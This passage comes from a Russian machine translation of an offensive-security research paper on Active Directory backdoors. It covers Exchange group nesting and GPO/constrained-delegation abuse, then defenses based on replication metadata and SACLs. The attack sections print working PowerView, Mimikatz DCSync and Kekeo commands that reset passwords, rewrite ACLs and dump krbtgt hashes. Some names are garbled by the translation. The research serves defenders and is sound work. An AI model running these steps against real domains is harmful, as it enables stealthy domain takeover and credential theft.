


Вверху: типичный сценарий во многих корпоративных сетях: доверенная подсистема Exchange, в которой все компьютерные объекты Exchange являются членами, имеет полный контроль над группой администраторов домена.

Уровень управления, который Exchange предоставляет себе в Active Directory, зависит от устанавливаемой версии Exchange Server. Exchange 2016 и 2010 предполагают полный контроль над каждым пользователем, компьютером и группой в Active Directory, за исключением любого защищенного объекта, включая AdminSDHolder; тем не менее, Exchange 2016 по-прежнему добавляет по крайней мере 53 ACE к объекту AdminSDHolder, что по-прежнему может предоставлять некоторый способ взять на себя управление AdminSDHolder и, в свою очередь, любым защищенным объектом Active Directory. До Exchange Server 2017 с пакетом обновления 1 (SP1) Exchange дополнительно принимал на себя управление объектом домена с помощью ACE «WriteDACL». Как уже упоминалось, мы наблюдали несколько экземпляров доверенной подсистемы Exchange, которая просто полностью контролировала все объекты в домене, включая объект домена.

Этот бэкдор основан на использовании того либерального контроля над другими объектами, который предоставляется серверам Exchange, и требует двух шагов:

Во-первых, добавьте нашего бэкдора во вложенную группу с правами локального администратора на сервере Exchange. Вложение групп безопасности легко выходит из-под контроля в большинстве сред, что делает аудит прав пользователей и групп невероятно сложной и утомительной задачей. В этой демонстрации мы выберем группу на три степени, отделенную от системы, на которую она имеет права администратора: «Администраторы сервера» добавляются к «Администраторам сервера на Западе США», которые добавляются к «Администраторам сервера Exchange». Наконец, «администраторам сервера Exchange» предоставляются права локального администратора на сервер обмена с именем EXCH001. Наш бэкдор, невидимый пользователь будет добавлен в группу «Администраторы сервера» с бессрочным паролем.



Вверху: анонимный пример из реальной корпоративной сети. Крайняя слева группа (1) добавляется к группе в центре (2), которая добавляется к группе справа (3). Этой группе (3) предоставлены права локального администратора на компьютере (4). Поскольку этот компьютер принадлежал к доверенной подсистеме Exchange, он имел полный контроль над всем доменом.

Во-вторых, скройте пользователя бэкдора, используя методологию, описанную в разделе «Стелс-примитив - Скрытие пользователя бэкдора» этой статьи. Пожалуйста, обратитесь к этому разделу для получения подробной информации о том, как скрыть пользователя бэкдора.

Чтобы запустить этот бэкдор, нам сначала потребуется доступ с аутентификацией домена как для любого пользователя. Благодаря способности LDAP предоставлять альтернативные учетные данные, мы можем выдавать себя за нашего бэкдора, невидимого пользователя из любого контекста, присоединенного к домену. Мы выдадим себя за пользователя, а затем добавим нашего текущего пользователя в группу «Администраторы сервера», фактически предоставив нашему новому пользователю с первоначальным доступом права локального администратора на сервере Exchange.

```

Windows PowerShell

PS C:\Users\rwinchester\Desktop> . .\PowerView.ps1
PS C:\Users\rwinchester\Desktop> $SecPassword = ConvertTo-SecureString [REDACTED]
PS C:\Users\rwinchester\Desktop> -AsPlainText -Force
PS C:\Users\rwinchester\Desktop> $Cred = New-Object System.Management.Automation.PSCredential('CONTOSO\InvisibleUser', $SecPassword)
PS C:\Users\rwinchester\Desktop> Add-DomainGroupMember -Identity 'Server Admins' -Members 'rwinchester' -Credential $Cred
PS C:\Users\rwinchester\Desktop>

```

Вверху: Используя альтернативные учетные данные пользователя «InvisibleUser», rwinchester добавляет себя в качестве члена группы «Администраторы сервера».

Затем мы предполагаем личность пользователя «SYSTEM» на затронутом сервере Exchange. У злоумышленника есть множество вариантов для этого шага, которые выходят за рамки данной статьи. Затем злоумышленник может воспользоваться существующим чрезмерным контролем серверов Exchange над другими объектами Active Directory. Варианты выполнения этого бэкдора обширны и разнообразны. Злоумышленник может использовать эту привилегию для сброса пользователя с высокими привилегиями, а затем предположить личность этого пользователя, или добавить другого пользователя в группу с высокими привилегиями, или даже отправить злонамеренные объекты групповой политики пользователям в определенном OU. В некоторых средах учетная запись сервера Exchange может даже иметь привилегии DCSync, что дает нам возможность извлекать хэш krbtgt NT и создавать золотые билеты.

```

mimikatz 2.1.1 x64 (oe.eo)

c:\Temp\mimikatz_trunk\x64>whoami
nt authority\system
c:\Temp\mimikatz_trunk\x64>hostname
EXCH001
c:\Temp\mimikatz_trunk\x64>mimikatz.exe "lsadump::dcsync /user:krbtgt"
.####. mimikatz 2.1.1 <x64> built on Apr  9 2017 23:24:20
.## ^ ##. "À La Vie, À L'Amour"
## < > ## /* * *
## < > ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz
## ##### <oe.eo>
with 21 modules * * */

mimikatz<commandline> # lsadump::dcsync /user:krbtgt
[DC] 'contoso.com' will be the domain
[DC] 'DC01.contoso.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type       : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration  :
Password last change : 5/10/2017 9:27:03 AM
Object Security ID  : S-1-5-21-242747636-3350286682-2941793953-502
Object Relative ID : 502

Credentials:
  Hash NTLM: 572bf81a83074ca064aa96f0275916d8
  ntlm- 0: 572bf81a83074ca064aa96f0275916d8
  lm - 0: 885a7f4d3042036219272b4cb5726df0

Supplemental Credentials:
* Primary:Herberos-Never-Keys *
  Default Salt : CONTOSO.COMkrbtgt
  Default Iterations : 4096
  Credentials   : aes256_hmac
                <4096> : b695e84cce420062ce5c76a47ac23a899792995526f3182

```

Вверху: Используя команду DCSync Mimikatz, пользователь SYSTEM на сервере Exchange крадет NT-хэш для KRBTGT.

Злоупотребление объектами групповой политики и ограниченное делегирование

Наш последний пример является наиболее сложным и основан на «простодушном» пользовательском подходе. Ядром цепочки атак является злоупотребление SeEnableDelegationPrivilege, которое подробно описано одним из авторов здесь⁶⁷. Более общее использование объектов групповой политики для сохранения домена описано в публикации Шона Меткалфа «Скрытая сохраняемость Active Directory № 17: групповая политика»⁶⁸.

Реализация бэкдора состоит из двух частей. Во-первых, злоумышленник предоставляет себе права GenericAll любому пользователю в домене. Этот пользователь не обязательно должен быть членом какой-либо привилегированной группы и будет работать как наш «приятный» пользователь. Во-вторых, злоумышленник предоставляет этому «простому» пользователю право WriteDacl на объект групповой политики «Контроллеры домена по умолчанию» (GUID: 6AC1786C-016F-11D2-945F 00C04FB984F9). Это полная реализация бэкдора.

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop> # add GenericAll to patsy for 'badguy'
PS C:\Users\dfm.a\Desktop> Add-DomainObjectACL -TargetIdentity patsy -PrincipalIdentity badguy -Rights All
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop> # grant 'patsy' edit rights on the GPO
PS C:\Users\dfm.a\Desktop> $RawObject = Get-DomainGPO -Raw -Identity 'Default Domain Controllers Policy'
PS C:\Users\dfm.a\Desktop> $TargetObject = $RawObject.GetDirectoryEntry()
PS C:\Users\dfm.a\Desktop> $ACE = New-ADObjectAccessControlEntry -InheritanceType All
PS C:\Users\dfm.a\Desktop> >> -AccessControlType Allow -PrincipalIdentity patsy
PS C:\Users\dfm.a\Desktop> >> -Right WriteDacl
PS C:\Users\dfm.a\Desktop> >> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
PS C:\Users\dfm.a\Desktop> >> $TargetObject.PsBase.CommitChanges()
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop>

```

Вверху: предоставление «damagej0y» всех прав пользователю «patsy» и предоставление пользователю «patsy» права редактировать DACL «политики контроллеров домена по умолчанию».

Name	Allowed Permissions	Inherited
Authenticated Users	Read from Security Filtering	No
Domain Admins (TESTLAB\Domain Admins)	Custom	No
Enterprise Admins (TESTLAB Enterprise Admins)	Custom	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
patsy (patsy@testlab.local)	Custom	No

Type	Principal	Access	Inherited from	Applies to
Allow	Domain Admins (TESTLAB\Domain Admins)	Special	None	This object only
Allow	Enterprise Admins (TESTLAB)	Special	None	This object only
Allow	patsy (patsy@testlab.local)	Modify permissions	None	This object and all descendants
Allow	Domain Admins (TESTLAB\Domain Admins)	Special	None	All descendant objects

Вверху: права редактирования DACL, предоставленные пользователю patsy, отражены в консоли управления групповой политикой.

Чтобы задействовать бэкдор, злоумышленник сначала принудительно сбрасывает пароль пользователя «patsy» или выполняет целевую атаку Kerberoasting, чтобы восстановить пароль пользователя. Ключ восстанавливает способность аутентифицироваться как этот пользователь. Оттуда злоумышленник аутентифицируется как пользователь-пацан и использует ранее

⁶⁷ <http://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>

⁶⁸ <https://adsecurity.org/?p=2716>

реализованное право **WriteDacl** для добавления вредоносного ACE в объект групповой политики «Контроллеры домена по умолчанию», который предоставляет пользователю-простому пользователю право редактировать сам объект групповой политики:

The screenshot shows two PowerShell windows. The top window is titled 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'. It contains the following command sequence:

```
PS C:\Users\badguy\Desktop> PS C:\Users\badguy\Desktop> # force reset the 'patsy' user password
PS C:\Users\badguy\Desktop> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\Users\badguy\Desktop> Set-DomainUserPassword -Identity patsy -AccountPassword $UserPassword
PS C:\Users\badguy\Desktop> runas /user:TESTLAB\patsy cmd.exe
Enter the password for TESTLAB\patsy:
Attempting to start cmd.exe as user "TESTLAB\patsy" ...
PS C:\Users\badguy\Desktop>
```

The bottom window is titled 'cmd.exe (running as TESTLAB\patsy) - powershell -exec bypass'. It contains the following command:

```
PS C:\Windows\system32> PS C:\Windows\system32> whoami
testlab\natsu
PS C:\Windows\system32> Add-DomainObjectACL -TargetIdentity 'Default Domain Controllers Policy' -PrincipalIdentity patsy -Rights All
```

Вверху: злоумышленник «злоумышленник» принудительно сбрасывает пароль для пользователя «patsy», аутентифицируется как «patsy», а затем использует этот контекст аутентификации для предоставления всех прав для «patsy» объекту групповой политики «Политика контроллеров домена по умолчанию».

Затем, из того же пользовательского контекста, злоумышленник предоставляет пользователю «badguy» право SeEnableDelegationPrivilege в \\ DOMAIN \\ sysvol \\ testlab.local \\ Policies \\ {6AC1786C-016F-11D2-945F-00C04fB984F9} \\ MACHINE Файл групповой политики \\ Microsoft \\ Windows NT \\ SecEdit \\ GptTmpl.inf:

The screenshot shows a PowerShell window titled 'cmd.exe (running as TESTLAB\patsy) - powershell -exec bypass'. It contains the following command sequence:

```
PS C:\temp> PS C:\temp> $File = '\\testlab.local\SYSVOL\testlab.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf'
PS C:\temp> $Contents = Get-Content $File
PS C:\temp> $Contents[-1]
SeEnableDelegationPrivilege = *S-1-5-32-544
PS C:\temp> $Contents[-1] = 'SeEnableDelegationPrivilege = *S-1-5-32-544, badguy'
PS C:\temp> $Contents | Set-Content $file
PS C:\temp> (Get-Content $File)[-1]
SeEnableDelegationPrivilege = *S-1-5-32-544, badguy
PS C:\temp>
```

Вверху: изменение политики контроллеров домена по умолчанию для предоставления пользователю «badguy» SeEnableDelegationPrivilege.

Теперь это дает пользователю «плохому парню» возможность выполнить атаку с ограниченным делегированием⁶⁹ с использованием проектов Mimikatz и Kekeo⁷⁰ Бенджамина Делпи, что приведет к возможности DCSync для любых учетных данных учетной записи в домене. Во-первых, msds-allowedtodelegate вместо patsy заменяется на ldap / DOMAIN_CONTROLLER. Это свойство может быть изменено только пользователем с привилегией SeEnableDelegationPrivilege, которую мы только что предоставили пользователю «badguy». Мы также устанавливаем бессмысленное

⁶⁹ <http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/>

⁷⁰ <https://github.com/gentilkiwi/kekeo/>

имя участника-службы, поскольку это требование для более позднего потока Kerberos⁷¹, и меняем бит управления учетной записью пользователя 16777216 (TRUSTED_TO_AUTH_FOR_DELEGATION):

```

PS C:\Windows\system32\cmd.exe - powershell -exec bypass
PS C:\temp> Get-DomainUser patsy -Properties samaccountname,serviceprincipalname
,msds-allowedtodelegate,to,useraccountcontrol | fl
samaccountname      : patsy
useraccountcontrol  : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

PS C:\temp> Set-DomainObject patsy -Set @{'msds-allowedtodelegate'='ldap/PRIMARY.testlab.local'; 'serviceprincipalname'='blah/nonexistent';} -XOR @{'useraccoun
tcontrol=16777216}
PS C:\temp> Get-DomainUser patsy -Properties samaccountname,serviceprincipalname
,msds-allowedtodelegate,to,useraccountcontrol | fl

samaccountname      : patsy
msds-allowedtodelegate : ldap/PRIMARY.testlab.local
useraccountcontrol   : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUT
H_FOR_DELEGATION
serviceprincipalname : blah/nonexistent

```

Выше: использование SeEnableDelegationPrivilege пользователя badguy для установки свойства msds-allowedtodelegate для patsy.

Отсюда злоумышленник использует Kekeo для запроса билета для выдачи билетов (TGT) для пользователя «patsy», а затем использует модуль Kekeo `tgs :: s4u` для запроса билета для доступа службы LDAP к контроллеру домена через ограниченное делегирование:

```

kekeo 2.0 <x64> (oe.eo)
C:\temp>kekeo.exe
kekeo 2.0 <x64> built on Jun 13 2017 00:40:25
  _<'_>_  'A La Vie, A L'Amour'
  : K :
  \_<'_>_  Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
  \_<'_>_  http://blog.gentilkiwi.com/kekeo           <oe.eo>
  \_<'_>_  with 7 modules * * */

kekeo # tgt::ask /user:patsy /domain:testlab.local /password:Password123!
Realm      : testlab.local (testlab)
User       : patsy (patsy)
CName     : patsy [KRB_NT_PRINCIPAL <1>]
SName     : krbtgt/testlab.local [KRB_NT_SRV_INST <2>]
Need PAC  : Yes
Auth mode : ENCRYPTION KEY 23 <rc4_hmac_nt>: 2b576acbe6bcfda7294d6bd180
41b8fe
[ldccl name: PRIMARY.testlab.local <auto>
[ldccl addr: 192.168.52.100 <auto>
  > Ticket in file 'TGT_patsy@TESTLAB.LOCAL_krbtgt~testlab.local@TESTLAB.LOCAL.krb
  irbi'

kekeo # tgs::s4u /user:Administrator@testlab.local /service:ldap/PRIMARY.testlab
.local /ptt /tgt:TGT_patsy@TESTLAB.LOCAL_krbtgt~testlab.local@TESTLAB.LOCAL.krb
  i
Ticket : TGT_patsy@TESTLAB.LOCAL_krbtgt~testlab.local@TESTLAB.LOCAL.kirbi
[krb-cred] S: krbtgt/testlab.local@TESTLAB.LOCAL
[krb-cred] E: [000000012] aes256_hmac
[enc-krb-cred] P: patsy@TESTLAB.LOCAL
[enc-krb-cred] S: krbtgt/testlab.local@TESTLAB.LOCAL
[enc-krb-cred] I: [7/15/2017 1:58:47 PM ; 7/15/2017 11:58:47 PM] <R:7/22/2017
1:58:47 PM>
[enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renew
able ; forwardable ;
[enc-krb-cred] K: ENCRYPTION KEY 18 <aes256_hmac>: 2fed18cd741e26819baaf
013761df57f635daef16ceef8780e00aeadf5d6c0f69
[ls4u2seif] Administrator@testlab.local
[ldccl name: PRIMARY.testlab.local <auto>
[ldccl addr: 192.168.52.100 <auto>
  > natsv : OK*
Service(s):
  ls4u2proxy! ldap/PRIMARY.testlab.local
  > ldap/PRIMARY.testlab.local : OK*
kekeo #

```

⁷¹ <http://www.microsoft.com/technet/prodtechnol/windowsserver2003/technologies/security/tkerberr.mspx>

Вверху: Использование Kekeo для внедрения билета для ldap / PRIMARY.testlab.local через ограниченное делегирование.

И, наконец, с этим введенным билетом DC Sync для любого пользователя может быть запущен на ПЕРВИЧНОМ контроллере домена:

```
C:\temp>mimikatz.exe
#####
minikatz 2.1.1 <x64> built on Jun 18 2017 18:46:28
## ^ ## "A La Vie, A L'Amour"
## < > ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com/mimikatz             <oe.eo>
'#####'
with 21 modules * * */

mimikatz # lsadump::dcsync /user:TESTLAB\krbtgt /dc:PRIMARY.testlab.local
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\krbtgt' will be the user account

Object RDN      : krbtgt
** SAM ACCOUNT **

SAM Username     : krbtgt
Account Type    : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration   :
Password last change : 3/5/2017 5:48:29 PM
Object Security ID : $-1-5-21-883232822-274137685-4173207997-502
Object Relative ID : 502

Credentials:
  Hash NTLM: b3c87251042db43980ef7607733fda72
  ntlm- 0: b3c87251042db43980ef7607733fda72
  lm - 0: 6fa56dc0105a33d4de1dda378da5b756
```

Выше: DC Sync успешно выполняется для PRIMARY.testlab.local для получения хэша учетной записи для учетной записи krbtgt.

Подробнее о специфике этого подхода к атаке можно прочитать здесь⁷² и здесь⁷³.

⁷² <http://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>

⁷³ <http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/>

Защиты

Некоторые защитники могут считать обнаружение этих типов бэкдоров безнадежным делом, но несколько защитных подходов могут помочь найти эти типы устойчивости. Основным методом обнаружения и исследования остаются правильно настроенные журналы событий для контроллеров домена. Подробное описание настройки журнала событий для этих типов атак выходит за рамки данной статьи, но авторы намерены провести дальнейшее исследование этого вопроса для будущей публикации. Тем не менее, мы выделим некоторые ресурсы и подходы для облегчения защиты. Обратите внимание, что мы не будем сосредотачиваться на том, как «предотвратить владение вашим доменом», а скорее на обнаружении этапов реализации этих бэкдоров.

Один интересный защитный инструмент - использование метаданных репликации AD. Когда в объект домена на контроллере домена в AD вносятся изменения, эти изменения реплицируются на другие контроллеры домена в том же домене (см. Раздел «Репликация каталогов» здесь⁷⁴). В рамках процесса репликации

метаданные о репликации сохраняются в двух сконструированных атрибутах (атрибутах, конечное значение которых вычисляется из других атрибутов). Эти два свойства - это msDS-ReplAttributeMetaData (для обычного атрибута) и msDS-ReplValueMetaData (для связанных атрибутов). Данные в этих двух свойствах хранятся как XML:

```
PS C:\Users\dfm.a\Desktop> Get-DomainUser harmj0y -Properties msDS-ReplAttributeMetaData | Select-Object -ExpandProperty msds-replattributemetadata
<DS_REPL_ATTR_META_DATA>
    <pszAttributeName>lastLogonTimestamp</pszAttributeName>
    <dwVersion>7</dwVersion>
    <ftimeLastOriginatingChange>2017-06-05T05:20:06Z</ftimeLastOriginatingChange>
    <uuidLastOriginatingDsaInvocationID>3f310a2d-7b38-4fdb-bf19-76cb7fe0b48b</uuid
LastOriginatingDsaInvocationID>
    <usnOriginatingChange>102931</usnOriginatingChange>
    <usnLocalChange>102931</usnLocalChange>
    <pszLastOriginatingDsaDN>CN=NTDS Settings,CN=PRIMARY,CN=Servers,CN=Default-Fir
st-Site-Name,CN=Sites,CN=Configuration,DC=testlab,DC=local</pszLastOriginatingD
saDN>
</DS_REPL_ATTR_META_DATA>

<DS_REPL_ATTR_META_DATA>
    <pszAttributeName>objectCategory</pszAttributeName>
    <dwVersion>1</dwVersion>
    <ftimeLastOriginatingChange>2017-03-07T19:56:27Z</ftimeLastOriginatingChange>
    <uuidLastOriginatingDsaInvocationID>3f310a2d-7b38-4fdb-bf19-76cb7fe0b48b</uuid
LastOriginatingDsaInvocationID>
    <usnOriginatingChange>25630</usnOriginatingChange>
    <usnLocalChange>25630</usnLocalChange>
    <pszLastOriginatingDsaDN>CN=NTDS Settings,CN=PRIMARY,CN=Servers,CN=Default
First-Site-Name,CN=Sites,CN=Configuration,DC=testlab,DC=local</pszLastOriginatingD
saDN>
</DS_REPL_ATTR_META_DATA>
```

⁷⁴ <https://msdn.microsoft.com/en-us/library/hh872004.aspx>

Вверху: получение метаданных репликации в формате XML для пользователя «damagej0y».

Вы можете видеть, что мы получаем массив текстовых двоичных объектов XML, который описывает события модификации. Совершенно новая функция PowerView **Get-DomainObjectAttributeHistory** будет автоматически запрашивать у **msDS_ReplAttributeMetaData** один или несколько объектов и преобразовывать большие двоичные объекты XML в пользовательский объект PSObjec.

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAttributeHistory harmj0y

ObjectDN          : CN=harmj0y,CN=Users,DC=testlab,DC=local
AttributeName     : LastLogonTimestamp
LastOriginatingChange : 2017-06-05T05:20:06Z
Version          : 7
LastOriginatingDsaDN : CN=NTDS Settings,CN=PRIMARY,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=testlab,DC=local

ObjectDN          : CN=harmj0y,CN=Users,DC=testlab,DC=local
AttributeName     : objectCategory
LastOriginatingChange : 2017-03-07T19:56:27Z
Version          : 1
LastOriginatingDsaDN : CN=NTDS Settings,CN=PRIMARY,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=testlab,DC=local
```

*Вверху: использование функции PowerView **Get-DomainObjectAttributeHistory** для получения проанализированных метаданных репликации для пользователя «damagej0y».*

Метаданные не могут волшебным образом рассказать вам всю историю, но они могут начать указывать вам правильное направление, с бонусом в виде уже существующих функций, уже присутствующих в вашем домене. Для большинства ситуаций сортировки процесс будет следующим:

1. Используйте метаданные репликации AD для обнаружения изменений объективных свойств, которые могут указывать на злонамеренное поведение.
2. Соберите подробные журналы событий от контроллера домена, связанного с изменением (как указано в метаданных), чтобы отследить, кто выполнил модификацию и какое значение было изменено.

Примером интересующих идентификаторов журнала событий являются 4735/4737/4755 для модификации локальных, глобальных и универсальных групп безопасности домена и 4738 («Учетная запись пользователя была изменена») для модификации определенных свойств пользователя.

Кроме того, системные списки управления доступом (SACL), другой компонент ACL, созрели для защитного использования. В SACL можно реализовать настраиваемый аудит конкретных изменений AD. Мы полагаем, что они не были должным образом исследованы из-за предполагаемой сложности реализации для масштабного использования на предприятиях, а также из-за дополнительного шума. Однако мы полагаем, что возможно реализовать очень специфические списки SACL только для вредоносных примитивов, описанных в этом документе, что снизит накладные расходы на реализацию, обслуживание и шум событий. Это область будущих исследований авторов.

Будущие исследования

Были исследованы два подхода к стерилизации DACL, которые оказались безрезультатными: установка пустого DACL для объекта (который фактически разрешил бы всем доступ) и переключение бита управления заголовком SE_DACL_PRESENT в дескрипторе безопасности для получения аналогичного эффекта. В разделе 6.1.3⁷⁵(«Требования к дескрипторам безопасности») Технической спецификации Active Directory ([MS-ADTS]) прямо указано, что NULL DACL запрещены. В нашем тестировании SE_DACL_PRESENT также не удалось. Однако, противоречиво, спецификация также описывает проверку на NULL DACL и SE_DACL_PRESENT при оценке управления доступом (см. [MS-ADTS] 5.1.3.3 «Проверка доступа»). Эти расхождения требуют дальнейшего расследования.

Другой областью будущих исследований будет изучение методов борьбы с описанными примитивами-невидимками. Мы считаем, но не проверили должным образом, что должны быть дополнительные параметры для восстановления доступа к объектам или перечисления списков DACL с явными правилами запрета, если защитник работает из контекста с повышенными правами на самом контроллере домена. Мы надеемся узнать, как обнаружить и смягчить все действия бэкдора и стелс-примитивы, описанные в этой статье.

В связи с этой работой над защищаемыми объектами Active Directory авторы также начали некоторые исследования защищаемых объектов на основе хоста и связанных с ними последствий. Мы считаем, что бэкдоры на основе дескрипторов безопасности, добавленные к защищаемым объектам на основе хоста, могут быть реализованы в сочетании с бэкдорами на основе дескрипторов безопасности AD для создания еще более сложных сценариев атак.

Наконец, как уже упоминалось, защитное использование SACL для обнаружения описанных атак - еще одна область будущей работы. В будущем авторы составят полное руководство по выполнению этого типа настройки и мониторинга даже для крупных предприятий.

⁷⁵ <https://msdn.microsoft.com/en-us/library/cc223731.aspx>

Вывод

Модель управления доступом Active Directory - это незадействованный ресурс для скрытого сохранения в домене. Как уже упоминалось, огромное преимущество использования этого подхода состоит в том, что часто бывает трудно определить, была ли «неправильная конфигурация» дескриптора безопасности реализована злонамеренно или случайно. Кроме того, вредоносные конфигурации дескрипторов безопасности, скорее всего, сохраняются после обновлений функционального уровня операционной системы и домена.

При минимальном количестве времени и повышенных полномочиях домена возможности создания творческих бэкдоров доменов на основе дескрипторов безопасности ограничиваются только воображением злоумышленника. Используя таксономию управляющих отношений, описанную в этой статье, в сочетании с примитивами скрытия объектов DACL и / или принципалов, трудно отследить бэкдоры такого рода, которые могут быть скрыты от защитников. Проект анализа BloodHound может найти некоторые из этих типов цепочек вредоносных атак, но в нем отсутствует контекст того, «кто внес это изменение». Хотя защита, безусловно, возможна в виде правильно настроенной коллекции журналов событий контроллера домена, эта коллекция должна быть на месте во время реализации бэкдора.

По мнению авторов, подобные бэкдоры, вероятно, были реализованы в «дикой природе», но мы не нашли публичных подтверждений этому подозрению. Помните: *«Как оскорбительный исследователь, если вам это приснится, значит, кто-то, вероятно, уже это сделал ... и этот кто-то не из тех, кто говорит о злоумышленниках».*

Благодарности

Мы хотели бы поблагодарить следующих людей за их предыдущую работу, руководство и моральную поддержку во время нашего исследования по этой теме:

- Лукас Буйо и Эммануэль Гра за пути управления Active Directory
- Шон Меткалф за его работу над безопасностью Active Directory, а также за основу для нескольких тематических исследований бэкдора.
- Рохану Вазаркару за его огромную работу по созданию и поддержке интерфейса BloodHound.
- Мэтт Грэбер за обзор содержания.
- Джека Диммока за обзор содержания.
- Джейсону Фрэнку за обзор содержания.
- Робин Гранберг за его работы о конфиденциальных записях ACL Active Directory.